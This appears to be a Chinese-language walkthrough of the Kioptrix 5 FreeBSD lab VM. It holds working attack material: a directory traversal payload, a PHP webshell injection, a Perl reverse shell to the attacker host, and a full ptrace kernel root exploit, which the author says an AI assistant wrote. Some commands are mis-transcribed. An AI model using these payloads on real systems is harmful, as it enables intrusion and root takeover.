

# Summary

Kioptrix 5靶场是一个特殊的靶场, 与之前的Linux靶场不同, 它是一个FreeBSD的靶场, 在开机时, 就需要处理登录问题

整体延续了传统渗透测试的过程, 通过信息收集获取信息, 并通过信息实现漏洞利用, 并以此为跳板完成权限提升

但是, 也因为FreeBSD内核老旧与各种PoC的无法成功问题, AI的使用与查询, 提升了不少的效率, 特别是最后提权环节的一句话命令的解决方案

# Key Techniques

- Web Enumeration
- pChart Framework Tool Vulnerability
- BSD Privilege Escalation

# Reconnaissance

arp-scan进行主机发现

```
1 sudo arp-scan --interface=eth0 192.168.139.0/24
2 # 或者使用 nmap -sn 192.168.139.0/24
3
4 192.168.139.1    00:50:56:c0:00:01      (Unknown)
5 192.168.139.129 00:0c:29:16:43:9e      (Unknown)
6 192.168.139.254 00:50:56:ea:04:bf      (Unknown)
7
```

目标主机IP为 192.168.139.129

nmap扫描尝试获取初始信息

```
1 nmap -T4 -A -p- 192.168.139.129
2
3 PORT      STATE  SERVICE VERSION
4 22/tcp    closed ssh
5 80/tcp    open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q
   DAV/2 PHP/5.3.8)
6 8080/tcp  open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q
   DAV/2 PHP/5.3.8)
7 |_http-server-header: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2
   PHP/5.3.8
8 MAC Address: 00:0C:29:16:43:9E (VMware)
9 Aggressive OS guesses: Fortinet FortiGate-50B or 310B firewall (90%), Vonage V-Portal
   VoIP adapter (88%), Fortinet FortiGate 100D firewall (87%), Fortinet FortiGate 1500D
   firewall (87%), Polycom SoundPoint IP 331 VoIP phone (87%), Juniper MAG2600 SSL VPN
   gateway (IVE OS 7.3) (86%), Linksys WAP54G WAP (86%), ISS Proventia GX3002C firewall
   (Linux 2.4.18) (86%), Linux 2.6.20 (86%), Fortinet FortiGate-60B or -100A firewall
   (85%)
10 No exact OS matches for host (test conditions non-ideal).
11 Network Distance: 1 hop
12
```

|    |            |         |                 |
|----|------------|---------|-----------------|
| 13 | TRACEROUTE |         |                 |
| 14 | HOP        | RTT     | ADDRESS         |
| 15 | 1          | 0.74 ms | 192.168.139.129 |

访问目标IP

|   |  |                         |
|---|--|-------------------------|
| 1 |  | http://192.168.139.129/ |
|---|--|-------------------------|

# It works!

page source的内容


```
<html>
<head>
  <!--
  <META HTTP-EQUIV="refresh" CONTENT="5;URL=pChart2.1.3/index.php">
  -->
</head>

<body>
  <h1>It works!</h1>
</body>
</html>
```

但是 8080 端口的访问为 **Forbidden**

尝试访问

|   |  |                                                       |
|---|--|-------------------------------------------------------|
| 1 |  | http://192.168.139.129/pChart2.1.3/examples/index.php |
|---|--|-------------------------------------------------------|



使用gobuster尝试针对 <http://192.168.139.129/pChart2.1.3> 进行目录枚举

```
1 gobuster dir -u http://192.168.139.129/pChart2.1.3 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -t 50
2
3 data (Status: 301) [Size: 248] [-->
http://192.168.139.129/pChart2.1.3/data/]
4 examples (Status: 301) [Size: 252] [-->
http://192.168.139.129/pChart2.1.3/examples/]
5 cache (Status: 301) [Size: 249] [-->
http://192.168.139.129/pChart2.1.3/cache/]
6 class (Status: 301) [Size: 249] [-->
http://192.168.139.129/pChart2.1.3/class/]
7 fonts (Status: 301) [Size: 249] [-->
http://192.168.139.129/pChart2.1.3/fonts/]
```

访问

## Index of /pChart2.1.3/data

- [Parent Directory](#)
- [128B.db](#)
- [39.db](#)

pChart - a PHP Charting library

Version : 2.1.3  
Made by : Jean-Damien POGOLOTTI  
Last Update : 09/09/2011

### ≡ WHAT CAN pCHART DO FOR YOU? \_\_\_\_\_

pChart is a PHP framework that will help you to create anti-aliased charts or pictures directly from your web server. You can then display the result in the client browser, sent it by mail or insert it into PDFs.

This library has now reached an important point in its development cycle going out of the beta step. pChart 2.0 is a completely rewritten library based on what I've learned doing the first version.

### ≡ PACKAGE CONTENTS \_\_\_\_\_

|                           |                                                |
|---------------------------|------------------------------------------------|
| ├── /cache                | This folder is used by the pCache module.      |
| ├── /class                | This folder contains the library core classes. |
| │   ├── pBarcode39.class  | Class to draw Code 39 barcodes.                |
| │   ├── pBarcode128.class | Class to draw Code 128 barcodes.               |
| │   ├── pBubble.class     | Class to draw bubble charts.                   |
| │   ├── pCache.class      | Class enable chart caching functionalities.    |
| │   ├── pData.class       | Class to manipulate chart data.                |
| │   ├── pDraw.class       | Extended drawing functions.                    |
| │   ├── pIndicator.class  | Class to draw indicators.                      |
| │   ├── pImage.class      | Core drawing functions.                        |
| │   ├── pPie.class        | Class to draw pie charts.                      |
| │   ├── pSplit.class      | Class to draw split path charts.               |
| │   ├── pSpring.class     | Class to draw spring charts.                   |
| │   └── pScatter.class    | Class to draw scatter charts.                  |

能够看到有关pChart的部分配置

## Exploitation

尝试搜索 pChart 2.1.3 相关漏洞

```
1 pChart 2.1.3 - Multiple vulnerabilities
2
3 https://www.exploit-db.com/exploits/31173
```

```
1 http://192.168.139.129/pChart2.1.3/examples/index.php?
  Action=view&Script=%2f..%2f..%2fetc/passwd
2
3 # %2f: URL Encoded (/)
4
5 # $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd $
6 #
7 root:*:0:0:Charlie &:/root:/bin/csh
8 toor:*:0:0:Bourne-again Superuser:/root:
9 daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
10 operator:*:2:5:System &:/usr/sbin/nologin
11 bin:*:3:7:Binaries Commands and Source:/usr/sbin/nologin
12 tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin
13 kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin
14 games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
15 news:*:8:8:News Subsystem:/usr/sbin/nologin
16 man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
17 sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
18 smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
19 mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
20 bind:*:53:53:Bind Sandbox:/usr/sbin/nologin
21 proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
22 _pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
23 _dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
24 uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
25 pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
26 www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
27 hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
28 nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
29 mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
30 ossec:*:1001:1001:User &:/usr/local/ossec-hids:/sbin/nologin
31 ossecm:*:1002:1001:User &:/usr/local/ossec-hids:/sbin/nologin
32 ossecr:*:1003:1001:User &:/usr/local/ossec-hids:/sbin/nologin
```

尝试使用目录穿越漏洞对FreeBSD的Apache配置进行查看，FreeBSD中的Apache文件 httpd.conf 位置在 /usr/local/etc/apache22/

```
1 http://192.168.139.129/pChart2.1.3/examples/index.php?
  Action=view&Script=%2f..%2f..%2fusr/local/etc/apache22/httpd.conf
```

```
#
# This is the main Apache HTTP server configuration file. It contains the
# configuration directives that give the server its instructions.
# See <URL:http://httpd.apache.org/docs/2.2> for detailed information.
# In particular, see
# <URL:http://httpd.apache.org/docs/2.2/mod/directives.html>
# for a discussion of each configuration directive.
#
# Do NOT simply read the instructions in here without understanding
# what they do. They're here only as hints or reminders. If you are unsure
# consult the online docs. You have been warned.
#
# Configuration and logfile names: If the filenames you specify for many
# of the server's control files begin with "/" (or "drive:/" for Win32), the
# server will use that explicit path. If the filenames do *not* begin
# with "/", the value of ServerRoot is prepended -- so "/var/log/foo_log"
# with ServerRoot set to "/usr/local" will be interpreted by the
# server as "/usr/local//var/log/foo_log".
#
# ServerRoot: The top of the directory tree under which the server's
# configuration, error, and log files are kept.
#
# Do not add a slash at the end of the directory path. If you point
# ServerRoot at a non-local disk, be sure to point the LockFile directive
# at a local disk. If you wish to share the same ServerRoot for multiple
# httpd daemons, you will need to change at least LockFile and PidFile.
#
ServerRoot "/usr/local"
#
```

在文件尾部找到了有关8080端口的配置，需要指定特定的 User-Agent

```
<IfModule ssl_module>
SSLRandomSeed startup builtin
SSLRandomSeed connect builtin
</IfModule>

SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser

<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2

    <Directory "/usr/local/www/apache22/data2">
        Options Indexes FollowSymLinks
        AllowOverride All
        Order allow,deny
        Allow from env=Mozilla4_browser
    </Directory>
```

通过 user-agent switcher 对Firefox访问 8080 端口时切换为指定的User-Agent

# Index of /

- [phptax/](#)

phptax的内容为

The screenshot shows a web browser interface with a directory listing for 'phptax'. The listing includes files like '1040 1', '1040 2', 'SCH A&B A', 'SCH A&B B', 'SCH D 1', 'SCH D 2', 'SCH D1 1', 'SCH D1 2', '1040 PDF INSTRUCTIONS', and 'W2 WORKSHEET'. Each file has 'MAKE' and 'VIEW' links. To the right, a preview of a 2002 U.S. Individual Income Tax Return (Form 1040) is displayed. The form is for William Berggren, a single filer, with a total income of \$20,138 and an adjusted gross income of \$19,082. The form includes sections for personal information, filing status, exemptions, income, and deductions.

根据端口扫描的Apache信息进行相关漏洞搜索

- 1 Apache httpd 2.2.21
- 2
- 3 Apache < 2.0.64 / < 2.2.21 mod\_setenvif - Integer Overflow
- 4
- 5 <https://www.exploit-db.com/exploits/41769>

nikto漏洞扫描

```

1  nikto -h http://192.168.139.129
2  - Nikto v2.5.0
3  -----
4  + Target IP:          192.168.139.129
5  + Target Hostname:    192.168.139.129
6  + Target Port:        80
7  + Start Time:         2026-02-22 10:35:34 (GMT8)
8  -----
9  + Server: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
10 + /: Server may leak inodes via ETags, header found with file /, inode: 67014, size:
    152, mtime: Sun Mar 30 01:22:52 2014. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
11 + /: The anti-clickjacking X-Frame-Options header is not present. See:
    https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
12 + /: The X-Content-Type-Options header is not set. This could allow the user agent to
    render the content of the site in a different fashion to the MIME type. See:
    https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
13 + PHP/5.3.8 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the 7.4
    branch.
14 + mod_ssl/2.2.21 appears to be outdated (current is at least 2.9.6) (may depend on
    server version).
15 + Apache/2.2.21 appears to be outdated (current is at least Apache/2.4.54). Apache
    2.2.34 is the EOL for the 2.x branch.
16 + OpenSSL/0.9.8q appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is
    current for the 1.x branch and will be supported until Nov 11 2023.
17 + mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8 - mod_ssl 2.8.7 and lower are
    vulnerable to a remote buffer overflow which may allow a remote shell.
18 + PHP/5.3 - PHP 3/4/5 and 7.0 are End of Life products without support.
19 + OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
20 + /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See:
    https://owasp.org/www-community/attacks/Cross\_Site\_Tracing
21 + /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
22 + 8908 requests: 0 error(s) and 12 item(s) reported on remote host
23 + End Time:           2026-02-22 10:36:48 (GMT8) (74 seconds)
24  -----
25 + 1 host(s) tested
26

```

尝试搜索phptax漏洞

```

1  Remote Code Execution
2
3  https://www.exploit-db.com/exploits/25849

```

尝试对其中的 shell 字段进行解密



```

1 http://192.168.139.129:8080/phptax/index.php?
  field=rce.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D)%3B%3F%3E
2
3 # URL Decode
4
5 http://192.168.139.129:8080/phptax/index.php?field=rce.php&newvalue=<?php
  passthru($_GET[cmd]);?>

```

将会在目标中创建一个名为rce.php的文件并且使用passthru调用一句话木马

因此，使用rce.php的cmd参数执行命令

```

1 http://192.168.139.129:8080/phptax/data/rce.php?cmd=id
2
3 uid=80(www) gid=80(www) groups=80(www)

```

可以尝试执行reverse shell

基于该目标主机的版本 尝试使用perl进行测试

```

1 perl -MIO -e '$p=fork;exit,if($p);$c=new
  IO::Socket::INET(PeerAddr,"192.168.139.128:4444");STDIN->fdopen($c,r);$~->
  >fdopen($c,w);system$_ while<>;'
2
3 http://192.168.139.129:8080/phptax/data/rce.php?cmd=perl -MIO -e
  '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"192.168.139.128:4444");STDIN->
  >fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'

```

Kali进行监听

```

1 nc -lnvp 4444
2 listening on [any] 4444 ...
3 connect to [192.168.139.128] from (UNKNOWN) [192.168.139.129] 35796
4 id
5 uid=80(www) gid=80(www) groups=80(www)
6

```

## Privilege Escalation

查看有关 root 的进程

```

1 ps aux | grep root
2
3 root      11   96.0  0.0      0      16  ??  RL   9:07PM 58:56.49 [idle]
4 root    1215    2.0  7.4 111632  76016  v0-  S   9:22PM  1:20.57 /usr/local/bin/
5 root      0    0.0  0.0      0     160  ??  DLS  9:07PM  0:47.84 [kernel]
6 root      1    0.0  0.1   6280    580  ??  SLS  9:07PM  0:00.01 /sbin/init -s
7 root      2    0.0  0.0      0      16  ??  DL   9:07PM  0:00.00 [mpt_recovery0]
8 root      3    0.0  0.0      0      16  ??  DL   9:07PM  0:00.01 [fdc0]
9 root      4    0.0  0.0      0      16  ??  DL   9:07PM  0:00.00 [sctp_iterator]
10 root      5    0.0  0.0      0      16  ??  DL   9:07PM  0:00.00 [xpt_thrd]

```

|    |      |      |     |     |        |       |    |     |         |         |                 |
|----|------|------|-----|-----|--------|-------|----|-----|---------|---------|-----------------|
| 11 | root | 6    | 0.0 | 0.0 | 0      | 16    | ?? | DL  | 9:07PM  | 0:00.00 | [pagedaemon]    |
| 12 | root | 7    | 0.0 | 0.0 | 0      | 16    | ?? | DL  | 9:07PM  | 0:00.00 | [vmddaemon]     |
| 13 | root | 8    | 0.0 | 0.0 | 0      | 16    | ?? | DL  | 9:07PM  | 0:00.00 | [pagezero]      |
| 14 | root | 9    | 0.0 | 0.0 | 0      | 16    | ?? | DL  | 9:07PM  | 0:00.01 | [bufddaemon]    |
| 15 | root | 10   | 0.0 | 0.0 | 0      | 16    | ?? | DL  | 9:07PM  | 0:00.00 | [audit]         |
| 16 | root | 12   | 0.0 | 0.0 | 0      | 192   | ?? | WL  | 9:07PM  | 0:07.71 | [intr]          |
| 17 | root | 13   | 0.0 | 0.0 | 0      | 48    | ?? | DL  | 9:07PM  | 0:01.87 | [geom]          |
| 18 | root | 14   | 0.0 | 0.0 | 0      | 16    | ?? | DL  | 9:07PM  | 0:00.64 | [yarrow]        |
| 19 | root | 15   | 0.0 | 0.0 | 0      | 16    | ?? | DL  | 9:07PM  | 0:00.12 | [syncer]        |
| 20 | root | 16   | 0.0 | 0.0 | 0      | 16    | ?? | DL  | 9:07PM  | 0:00.01 | [vnlru]         |
| 21 | root | 17   | 0.0 | 0.0 | 0      | 16    | ?? | DL  | 9:07PM  | 0:00.04 | [softdepflush]  |
| 22 | root | 25   | 0.0 | 0.2 | 10052  | 1592  | ?? | Is  | 9:10PM  | 0:00.00 | dhclient: em0 [ |
| 23 | root | 129  | 0.0 | 0.1 | 10060  | 1212  | ?? | Is  | 9:21PM  | 0:00.00 | adjkerntz -i    |
| 24 | root | 477  | 0.0 | 0.3 | 10372  | 3488  | ?? | Is  | 9:21PM  | 0:00.00 | /sbin/devd      |
| 25 | root | 749  | 0.0 | 0.2 | 12184  | 1628  | ?? | Is  | 9:22PM  | 0:00.01 | /usr/sbin/syslo |
| 26 | root | 893  | 0.0 | 0.2 | 10056  | 1560  | ?? | S   | 9:22PM  | 0:00.08 | /usr/local/osse |
| 27 | root | 901  | 0.0 | 0.2 | 10052  | 1632  | ?? | S   | 9:22PM  | 0:00.32 | /usr/local/osse |
| 28 | root | 905  | 0.0 | 0.2 | 10052  | 2124  | ?? | I   | 9:22PM  | 0:01.21 | /usr/local/osse |
| 29 | root | 1108 | 0.0 | 1.4 | 206796 | 13940 | ?? | Ss  | 9:22PM  | 0:00.16 | /usr/local/sbin |
| 30 | root | 1136 | 0.0 | 0.4 | 20384  | 4116  | ?? | Ss  | 9:22PM  | 0:00.04 | sendmail: accep |
| 31 | root | 1146 | 0.0 | 0.2 | 14260  | 1716  | ?? | Is  | 9:22PM  | 0:00.01 | /usr/sbin/cron  |
| 32 | root | 1188 | 0.0 | 0.4 | 26404  | 3924  | ?? | I   | 9:22PM  | 0:03.04 | /usr/local/lib/ |
| 33 | www  | 1370 | 0.0 | 0.0 | 556    | 400   | ?? | R   | 10:09PM | 0:00.00 | grep root       |
| 34 | root | 1255 | 0.0 | 0.1 | 12184  | 1372  | v0 | Is+ | 9:22PM  | 0:00.00 | /usr/libexec/ge |
| 35 | root | 1256 | 0.0 | 0.1 | 12184  | 1372  | v1 | Is+ | 9:22PM  | 0:00.00 | /usr/libexec/ge |
| 36 | root | 1257 | 0.0 | 0.1 | 12184  | 1372  | v2 | Is+ | 9:22PM  | 0:00.00 | /usr/libexec/ge |
| 37 | root | 1258 | 0.0 | 0.1 | 12184  | 1372  | v3 | Is+ | 9:22PM  | 0:00.00 | /usr/libexec/ge |
| 38 | root | 1259 | 0.0 | 0.1 | 12184  | 1372  | v4 | Is+ | 9:22PM  | 0:00.00 | /usr/libexec/ge |
| 39 | root | 1260 | 0.0 | 0.1 | 12184  | 1372  | v5 | Is+ | 9:22PM  | 0:00.00 | /usr/libexec/ge |
| 40 | root | 1261 | 0.0 | 0.1 | 12184  | 1372  | v6 | Is+ | 9:22PM  | 0:00.00 | /usr/libexec/ge |
| 41 | root | 1262 | 0.0 | 0.1 | 12184  | 1372  | v7 | Is+ | 9:22PM  | 0:00.00 | /usr/libexec/ge |
| 42 |      |      |     |     |        |       |    |     |         |         |                 |

使用 find 尝试寻找SUID、 GUID 以及SUID和GUID的文件

```

1 # Files with SUID set
2 find . /perm 4000
3
4 # Files with GUID set
5 find . /perm 2000
6
7 # Files with both SUID and GUID set
8 find . /perm 6000

```

并没有找到可利用的利用点

尝试针对系统内核漏洞进行潜在利用

```

1 FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012
  root@farrell.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC amd64

```

```
1 FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation
2
3 https://www.exploit-db.com/exploits/26368
```

尝试在目标主机中搜索是否拥有 gcc wget curl 利用需要的工具

```
1 which gcc
2 /usr/bin/gcc
3 which wget
4 which curl
5
6 # 仅有gcc 没有 wget curl
```

但是可以尝试使用nc进行文件下载

```
1 # kali
2 nc -v -w 30 -p 9001 -l < 26368.c
3
4 # Target
5 nc -v -w 2 192.168.139.129 9001 > 26368.c
6
7 # 有问题, 26368.c的文件为0bytes
8
9 # 并且会出现各种问题 能在/tmp写文件, 但是无法切换目录、下载问题、没有Python升级为TTY等
10 echo "test" > /tmp/test.txt
11 cat /tmp/test.txt
12 test
13 cd /tmp && pwd
14 /tmp
15 ls -al
16 total 80
17 drwxrwxrwx  9 www  wheel   512 Feb 21 22:35 .
18 drwxrwxrwx  8 www  wheel   512 Mar 28  2014 ..
19 drwxrwxrwx 12 www  wheel   512 May  7  2003 1040
20 drwxrwxrwx  2 www  wheel   512 May  7  2003 SchA
21 drwxrwxrwx  2 www  wheel   512 May  7  2003 SchB
22 drwxrwxrwx  6 www  wheel   512 May  7  2003 SchD
23 drwxrwxrwx  4 www  wheel   512 May  7  2003 SchD1
24 drwxrwxrwx  7 www  wheel   512 May  7  2003 w2
25 drwxrwxrwx  2 www  wheel  1536 Mar 26  2014 pdf
26 -rw-r--r--  1 www  wheel    29 Feb 21 22:05 rce.php
27 pwd
28 /usr/local/www/apache22/data2/phptax/data
29 python -c 'import pty;pty.spawn("/bin/sh")'
30
31
```

在多次没有成功后, 使用Claude进行排查, 由Claude查询直接一条命令完成了利用操作

```

1  printf '#include <err.h>\n#include <errno.h>\n#include <unistd.h>\n#include
<stdio.h>\n#include <stdlib.h>\n#include <string.h>\n#include <fcntl.h>\n#include
<sys/stat.h>\n#include <sys/mman.h>\n#include <sys/types.h>\n#include
<sys/ptrace.h>\n#include <sys/wait.h>\n#define SH "/bin/sh"\n#define TG
"/usr/sbin/timedc"\nint main(int ac,char **av){int from_fd,to_fd,status;struct stat
st;struct ptrace_io_desc piod;char *s,*d;pid_t pid;if(geteuid()==0)
{setuid(0);exec1(SH,SH,NULL);return 0;}if((from_fd=open(av[0],O_RDONLY))== -1||
(to_fd=open(TG,O_RDONLY))== -1)err(1,"open");if(stat(av[0],&st)== -1)err(2,"stat");if(((s=
mmap(NULL,(size_t)st.st_size,PROT_READ,MAP_SHARED,from_fd,(off_t)0))==MAP_FAILED)||
(d=mmap(NULL,(size_t)st.st_size,PROT_READ,MAP_SHARED|MAP_NOSYNC,to_fd,
(off_t)0))==MAP_FAILED)err(3,"mmap");if((pid=fork())== -1)err(4,"fork");if(!pid)
{if(ptrace(PT_TRACE_ME,pid,NULL,0)== -1)err(5,"ptraceme");return
0;}if(ptrace(PT_ATTACH,pid,NULL,0)== -1)err(6,"ptattach");if(wait(&status)== -1)err(7,"wai
t");piod.piod_op=PIOD_WRITE_D;piod.piod_offs=d;piod.piod_addr=s;piod.piod_len=st.st_size
;if(ptrace(PT_IO,pid,(caddr_t)&piod,0)== -1)err(8,"ptio");exec1(TG,TG,NULL);return 0;}\n'
> /tmp/26368.c && gcc /tmp/26368.c -o /tmp/exploit && /tmp/exploit

```

```

1  id
2  uid=0(root) gid=0(wheel) egid=80(www) groups=80(www)
3  ls /root
4  .cshrc
5  .history
6  .k5login
7  .login
8  .mysql_history
9  .profile
10 congrats.txt
11 folderMonitor.log
12 httpd-access.log
13 lazyClearLog.sh
14 monitor.py
15 ossec-alerts.log
16 cat /root/congrats.txt
17 If you are reading this, it means you got root (or cheated).
18 Congratulations either way...
19
20 Hope you enjoyed this new VM of mine. As always, they are made for the beginner in
21 mind, and not meant for the seasoned pentester. However this does not mean one
22 can't enjoy them.
23
24 As with all my VMs, besides getting "root" on the system, the goal is to also
25 learn the basics skills needed to compromise a system. Most importantly, in my mind,
26 are information gathering & research. Anyone can throw massive amounts of exploits
27 and "hope" it works, but think about the traffic.. the logs... Best to take it
28 slow, and read up on the information you gathered and hopefully craft better
29 more targetted attacks.
30
31 For example, this system is FreeBSD 9. Hopefully you noticed this rather quickly.
32 Knowing the OS gives you any idea of what will work and what won't from the get go.
33 Default file locations are not the same on FreeBSD versus a Linux based distribution.
34 Apache logs aren't in "/var/log/apache/access.log", but in "/var/log/httpd-access.log".
35 It's default document root is not "/var/www/" but in "/usr/local/www/apache22/data".

```

36 Finding and knowing these little details will greatly help during an attack. Of course  
37 my examples are specific for this target, but the theory applies to all systems.  
38

39 As a small exercise, look at the logs and see how much noise you generated. Of course  
40 the log results may not be accurate if you created a snapshot and reverted, but at  
41 least  
42 it will give you an idea. For fun, I installed "OSSEC-HIDS" and monitored a few things.  
43 Default settings, nothing fancy but it should've logged a few of your attacks. Look  
44 at the following files:  
45 /root/folderMonitor.log  
46 /root/httpd-access.log (softlink)  
47 /root/ossec-alerts.log (softlink)

48 The folderMonitor.log file is just a cheap script of mine to track created/deleted and  
49 modified  
50 files in 2 specific folders. Since FreeBSD doesn't support "iNotify", I couldn't use  
51 OSSEC-HIDS  
52 for this.  
53 The httpd-access.log is rather self-explanatory .  
54 Lastly, the ossec-alerts.log file is OSSEC-HIDS is where it puts alerts when monitoring  
55 certain  
56 files. This one should've detected a few of your web attacks.

57 Feel free to explore the system and other log files to see how noisy, or silent, you  
58 were.  
59 And again, thank you for taking the time to download and play.  
60 Sincerely hope you enjoyed yourself.  
61

62 Be good...

63 loneferret  
64 <http://www.kioptrix.com>  
65

66 p.s.: Keep in mind, for each "web attack" detected by OSSEC-HIDS, by  
67 default it would've blocked your IP (both in hosts.allow & Firewall) for  
68 600 seconds. I was nice enough to remove that part :)